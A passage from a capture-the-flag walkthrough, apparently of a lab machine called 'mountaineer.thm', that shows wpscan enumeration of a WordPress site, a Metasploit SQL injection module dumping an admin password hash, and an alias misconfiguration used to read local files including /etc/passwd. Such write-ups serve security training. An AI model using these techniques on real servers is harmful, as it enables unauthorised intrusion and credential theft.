| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://mountaineer.thm/wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 6.4.3 identified (Insecure, released on 2024-01-30).
| Found By: Rss Generator (Passive Detection)
| - http://mountaineer.thm/wordpress/?feed=rss2, <generator>https://wordpress.org/?v=6.4.3</generator>
| - http://mountaineer.thm/wordpress/?feed=comments-rss2, <generator>https://wordpress.org/?v=6.4.3</generator>
[+] WordPress theme in use: blogarise
| Location: http://mountaineer.thm/wordpress/wp-content/themes/blogarise/
| Last Updated: 2025-05-05T00:00:00.000Z
| Readme: http://mountaineer.thm/wordpress/wp-content/themes/blogarise/readme.txt
| [!] The version is out of date, the latest version is 1.1.4
| Style URL: http://mountaineer.thm/wordpress/wp-content/themes/blogarise/style.css?ver=6.4.3
| Style Name: BlogArise
| Style URI: https://themeansar.com/free-themes/blogarise/
| Description: BlogArise is a fast, clean, modern-looking Best Responsive News Magazine WordPress theme. The theme ...
| Author: Themeansar
| Author URI: http://themeansar.com
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 0.55 (80% confidence)
| Found By: Style (Passive Detection)
| - http://mountaineer.thm/wordpress/wp-content/themes/blogarise/style.css?ver=6.4.3, Match: 'Version: 0.55'
[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)







wpscan found a bunch of users and interesting plugins. The version of *modern-events-calendar* plugin seemed to have some vulnerabilities.




I found an unauthenticated exploit so I downloaded it on my local system and read its documentation on **exploit-db**.







I ran the exploit but didn't get anything useful.



I then booted the **metasploit** framework and searched for modules related to that plugin.




Here, I found an auxiliary scanner that exploited an **sql injection** vulnerability to query username, passwords. I added the required settings and ran the scanner to find the admin credentials.




```
msf6 auxiliary(scanner/http/wp_modern_events_calendar_sqli) > run

[+] wp_users
=========

 user_login  user_pass
 ----------  ---------
 admin       $P$BV.Ti3d.cRhWdsEkDtiloJB9JGxEG0

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wp_modern_events_calendar_sqli) >
msf6 auxiliary(scanner/http/wp_modern_events_calendar_sqli) >
```


However, these credentials did not work.




I then fuzzed for directories and noticed something unusual. **Wordpress** stores image in the `wp-content` directory. There was a separate folder called `images`. This could mean that it probably was an alias that pointed to the actual folder inside `wp-content`.



I referred to **hacktricks** and found a potential misconfiguration on the target.




When I tried the exploiting this, it worked and I was able to read local files.




Reading the `/etc/passwd` file disclosed more users.

```
vagrant:x:1000:1000:vagrant:/home/vagrant:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
vboxadd:x:998:1::/var/run/vboxadd:/bin/false
mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
dovecot:x:115:121:Dovecot mail server,,,:/usr/lib/dovecot:/usr/sbin/nologin
dovenull:x:116:122:Dovecot login user,,,:/nonexistent:/usr/sbin/nologin
manaslu:x:1002:1002::/home/manaslu:/bin/bash
annapurna:x:1003:1003::/home/annapurna:/bin/bash
makalu:x:1004:1004::/home/makalu:/bin/bash
kangchenjunga:x:1006:1006::/home/kangchenjunga:/bin/bash
postfix:x:117:123::/var/spool/postfix:/usr/sbin/nologin
everest:x:1010:1010::/home/everest:/bin/bash
lhotse:x:1011:1011::/home/lhotse:/bin/bash
nanga:x:1012:1012::/home/nanga:/bin/bash
k2:x:1013:1013::/home/k2:/bin/bash
```


I then read the configuration file but did not find anything useful.



